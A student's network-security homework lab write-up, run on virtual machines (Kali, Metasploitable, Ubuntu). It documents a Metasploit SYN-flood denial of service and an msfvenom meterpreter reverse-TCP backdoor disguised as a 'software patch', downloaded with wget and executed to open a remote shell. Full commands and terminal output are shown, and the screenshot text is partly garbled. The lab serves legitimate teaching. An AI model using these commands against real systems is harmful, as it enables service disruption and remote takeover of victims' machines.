

Hunter Donald hzd0011
Comp 5370 Homework2

DoS commands used:

- 1) "ifconfig" in Metasploitable to get the target IP address
- 2) "nc -l -p 10010" in Metasploitable to start a netcat server on port 10010
- 3) "nc 192.168.1.7 10010" in Ubuntu to connect to the Metasploitable netcat server created in the above step.
- 4) "msfconsole" in Kali to star the Metasploit framework console
- 5) "search synflood" in msfconsole to search for the location of the synflood exploit
- 6) "use auxiliary/dos/tcp/synflood" in msfconsole to use the synflood exploit
- 7) "show options" in msfconsole to show the parameters used in the synflood exploit
- 8) "set RHOSTS 192.168.1.7" in msfconsole to set the RHOSTS parameter to the target IP address
- 9) "set RPORT 10010" to set the target port to the port used in the netcat session created in step 2
- 10) "exploit" in msfconsole to run the synflood exploit
- 11) "tcpdump -i eth0 dst 192.168.1.7 -w packets.pcap" in a new kali terminal to capture the packets being sent to the target IP address and save in a log file called "packets.pcap"
- 12) "ls -ll" in the Kali terminal to show the size of the packets.pcap file
- 13) I then opened the packets.pcap file in wireshark to see the contents. The types of packets being sent were SYN packets which start the three-way handshake protocol that TCP connections use. These packets had headers but were otherwise empty.
- 14) While the exploit was running, Metasploitable and Ubuntu were still able to communicate if the netcat session was created before the exploit was run. However, if I created a netcat session while the exploit was running, there was no communication between Metasploitable and Ubuntu. As suggested, I tried this on the host-only network as well and was still able to communicate even if I created the netcat session while the exploit was running.

Hunter Donald hzd0011
Comp 5370 Homework2

DoS screenshots:

msfconsole screenshot

Fri 14:18
root@kali: ~

File Edit View Search Terminal Help

auxiliary/dos/tcp/synflood normal No TCP SYN Flooder

msf5 > use auxiliary/dos/tcp/synflood

msf5 auxiliary(dos/tcp/synflood) > show options

Module options (auxiliary/dos/tcp/synflood):

Name	Current Setting	Required	Description
INTERFACE	eth0		The name of the interface
NUM	0		Number of SYNs to send (else unlimited)
RHOSTS	0.0.0.0/32	yes	The target address range or CIDR identifier
RPORT	80	yes	The target port
SHOST	0.0.0.0/15	no	The spoofable source address (else randomizes)
SNAPLEN	65535	yes	The number of bytes to capture
SPORT	0-65534	no	The source port (else randomizes)
TIMOUT	500	yes	The number of seconds to wait for new data

msf5 auxiliary(dos/tcp/synflood) > set RHOSTS 192.168.1.7

msf5 auxiliary(dos/tcp/synflood) > set RPORT 10010

msf5 auxiliary(dos/tcp/synflood) > exploit

[*] Running module against 192.168.1.7

[*] SYN flooding 192.168.1.7:10010... #

^C[-] Stopping running against current target...

[*] Control-C again to force quit all targets.

[*] Auxiliary module execution completed

msf5 auxiliary(dos/tcp/synflood) > exploit

[*] Running module against 192.168.1.7:10010...

[*] SYN flooding 192.168.1.7:10010... #

^C[-] Stopping running against current target...

[*] Control-C again to force quit all targets.

[*] Auxiliary module execution completed

msf5 auxiliary(dos/tcp/synflood) > exploit

[*] Running module against 192.168.1.7:10010...

[*] SYN flooding 192.168.1.7:10010... #

[*] Stopping running against current target...

[*] Control-C again to force quit all targets.

[*] Auxiliary module execution completed


msf5 auxiliary(dos/tcp/synflood) >

Packets: 16380 - Displayed: 16380 (100.0%)

Profile: Default

msfconsole screenshot

Hunter Donald hzd0011
Comp 5370 Homework2




Wireshark screenshot of log file contents

A terminal window titled "root@kali: ~" showing the following session:


```
File Edit View Terminal Help
root@kali:~# tcpdump -i eth0 dst=192.168.1.7 -w packets.pcap to capture
tcpdump: listening on eth0, link-type EN10MB (Ethernet); capture size 262144 bytes
TIMEOUT      500          yes      The number of seconds to wait for new d
^C16380 packets captured
16624 packets received by filter
0 packets dropped by kernel (0)
0 packets dropped by user (0)
0 packets dropped by kernel load (0) > set RHOSTS 192.168.1.7
root@kali:~# ls -ll .7
total 1156
drwxr-xr-x 2 root root 4096 Sep  9 10:09 Desktop
drwxr-xr-x 2 root root 4096 Sep  9 10:09 Documents
drwxr-xr-x 2 root root 4096 Sep 19 10:09 Downloads
-rw-r--r-- 1 root root 207 Sep 27 12:07 hunterDonald-EssentialSoftwarePatch.
elf
SYN flooding 192.168.1.7:10010...
drwxr-xr-x 2 root root 4096 Sep  9 10:09 Music
-rw-r--r-- 1 root root 1146630 Sep 27 14:10 packets.pcap
drwxr-xr-x 2 root root 4096 Sep 19 10:09 Pictures
drwxr-xr-x 2 root root 4096 Sep  9 10:09 Public
drwxr-xr-x 2 root root 4096 Sep 19 10:09 Templates
drwxr-xr-x 2 root root 4096 Sep  9 10:09 Videos
root@kali:~# ./ng 192.168.1.7:10010...
^C[-] Stopping running against current target...
[*] Control-C again to force quit all targets.
[*] Auxiliary module execution completed
msf5 auxiliary(dos/tcp/synflood) > 
```

Kali screenshot of capturing packets and the packets.pcap file size

Hunter Donald hzd0011
Comp 5370 Homework2



Metasploitable screenshot showing communication possible unless the netcat session was created while the exploit was running.



Ubuntu screenshot showing communication possible unless the netcat session was created while the exploit was running.

Hunter Donald hzd0011
Comp 5370 Homework2

Backdoor commands used (commands were used in Kali unless stated otherwise):

- 1) Ifconfig to get kali's IP address
- 2) "msfvenom -p linux/x86/meterpreter/reverse_tcp/ LHOST=192.168.1.6 LPORT=10010 -f elf > "hunterDonald-EssentialSoftwarePatch".elf" to create the backdoor
- 3) "apache2ctl start" to start the apache server
- 4) "systemctl status apache2" to check that the server started
- 5) "cp hunterDonald-EssentialSoftwarePatch.elf /var/html/www" to copy the file to the server root directory
- 6) "wget <http://192.168.1.6/hunterDonald-EssentialSoftwarePatch.elf>" from Metasploitable terminal to download the malware
- 7) "chmod ugo=rwx hunterDonald-EssentialSoftwarePatch.elf" from Metasploitable terminal to make the file readable, writable, and executable for everyone
- 8) "msfconsole" to start the Metasploit framework
- 9) "search handler" to search for handler
- 10) "use exploit/multi/handler" to use the handler exploit
- 11) "search reverse_tcp" to search for the reverse_tcp payload
- 12) "set payload linux/x86/meterpreter/reverse_tcp" to use the payload
- 13) "show options" to see the parameters that need to be set
- 14) "set LHOST 192.168.1.6" to set the LHOST parameter to Kali's IP address
- 15) "set LPORT 10010" to set the listening port to the same as in the malware
- 16) "./hunterDonald-EssentialSoftwarePatch.elf" from Metasploitable terminal to run the malware
- 17) "exploit" to run the exploit
- 18) "sysinfo" to show the system information
- 19) "ifconfig" to show the IP addresses of the connected interfaces
- 20) "arp" to show the ARP cache
- 21) "ps" to show the list of processes and to see if the malware is running
- 22) "shell" to create a command shell for metasploitable from meterpreter

Hunter Donald hzd0011
Comp 5370 Homework2

Backdoor screenshots:



```
Applications ▾ Places ▾ Terminal ▾ Fri 13:03
root@kali: ~

File Edit View Search Terminal Help
LPORT => 10010
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.6:10010
[*] Sending stage (985320 bytes) to 192.168.1.7
[*] Meterpreter session 1 opened (192.168.1.6:10010 -> 192.168.1.7:47304) at 2019-09-27 12:47:25 -0400

meterpreter > sysinfo
Computer      : metasploitable.localdomain
OS           : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture   : i686
BuildTuple    : i486-linux-musl
Meterpreter   : x86/linux
meterpreter > ifconfig


Interface 1
=====
Name        : lo
Hardware MAC: 00:00:00:00:00:00
MTU         : 16436
Flags       : UP,LOOPBACK
IPv4 Address: 127.0.0.1
IPv4 Netmask: 255.0.0.0
IPv6 Address: ::1
IPv6 Netmask: ffff:ffff:ffff:ffff:ffff:ffff:::

Interface 2
=====
Name        : eth0
Hardware MAC: 08:00:27:9c:02:b4
MTU         : 1500
Flags       : UP,BROADCAST,MULTICAST
IPv4 Address: 192.168.1.7
IPv4 Netmask: 255.255.255.0
IPv6 Address: fe80:a00:27ff:fe9c:2b4
IPv6 Netmask: ffff:ffff:ffff:ffff:::

meterpreter > arp
ARP cache
=====
IP address   MAC address   Interface
-----  -----  -----

```

Exploit running



```
Applications ▾ Places ▾ Terminal ▾ Fri 12:52
root@kali: ~

File Edit View Search Terminal Help
4427 4424 qmgr          i686 postfix .
4431 1 nmbd            1686 root   .
4433 1 smbd            1686 root   .
4439 4433 smbd          1686 root   .
4452 1 xinetd          1686 root   .
4488 1 proftpd          1686 root   .
4502 1 atd              1686 root   .
4513 1 cron             1686 root   .
4541 1 jsvc             1686 root   .
4542 4541 jsvc           1686 root   .
4544 4541 jsvc           1686 tomcat55 .
4562 1 apache2          1686 root   .
4563 4562 apache2        1686 www-data .
4565 4562 apache2        1686 www-data .
4568 4562 apache2        1686 www-data .
4570 4562 apache2        1686 www-data .
4571 4562 apache2        1686 www-data .
4581 1 rmiregistry       1686 root   .
4585 1 ruby              1686 root   .
4589 1 unrealircd        1686 root   .
4595 1 login             1686 root   .
4603 1 Xtightvnc         1686 root   .
4606 4295 distccd        1686 daemon .
4612 1 xstartup          1686 root   .
4615 4612 xterm            1686 root   .
4618 4612 fluxbox         1686 root   .
4621 4295 distccd        1686 daemon .
4630 4615 bash             1686 root   .
4693 4595 bash             1686 msfadmin /bin
4807 4693 ./hunterDonald-EssentialSoftwarePatch.elf x86 msfadmin /home/msfadmin

meterpreter > whoami
[-] Unknown command: whoami.
meterpreter > shell
Process 4812 created.
Channel 1 created.
whoami
msfadmin
hostname
metasploitable
date
Fri Sep 27 12:52:04 EDT 2019
echo "Hunter Donald"
Hunter Donald
```

Results

Hunter Donald hzd0011
Comp 5370 Homework2



```
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.

msfadmin@metasploitable:~$ msfadmin@metasploitable:~$ wget http://192.168.1.6/hunterDonald-EssentialSoftwarePatch.elf
--12:25:39--  http://192.168.1.6/hunterDonald-EssentialSoftwarePatch.elf
               => 'hunterDonald-EssentialSoftwarePatch.elf'
Connecting to 192.168.1.6:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 207

100%[=====] 207          --.--K/s
12:25:39 (39.11 MB/s) - 'hunterDonald-EssentialSoftwarePatch.elf' saved [207/207]

msfadmin@metasploitable:~$ chmod ugo=rwx hunterDonald-EssentialSoftwarePatch.elf
msfadmin@metasploitable:~$ msfadmin@metasploitable:~$ ./hunterDonald-EssentialSoftwarePatch.elf
msfadmin@metasploitable:~$
```

Metasploitable terminal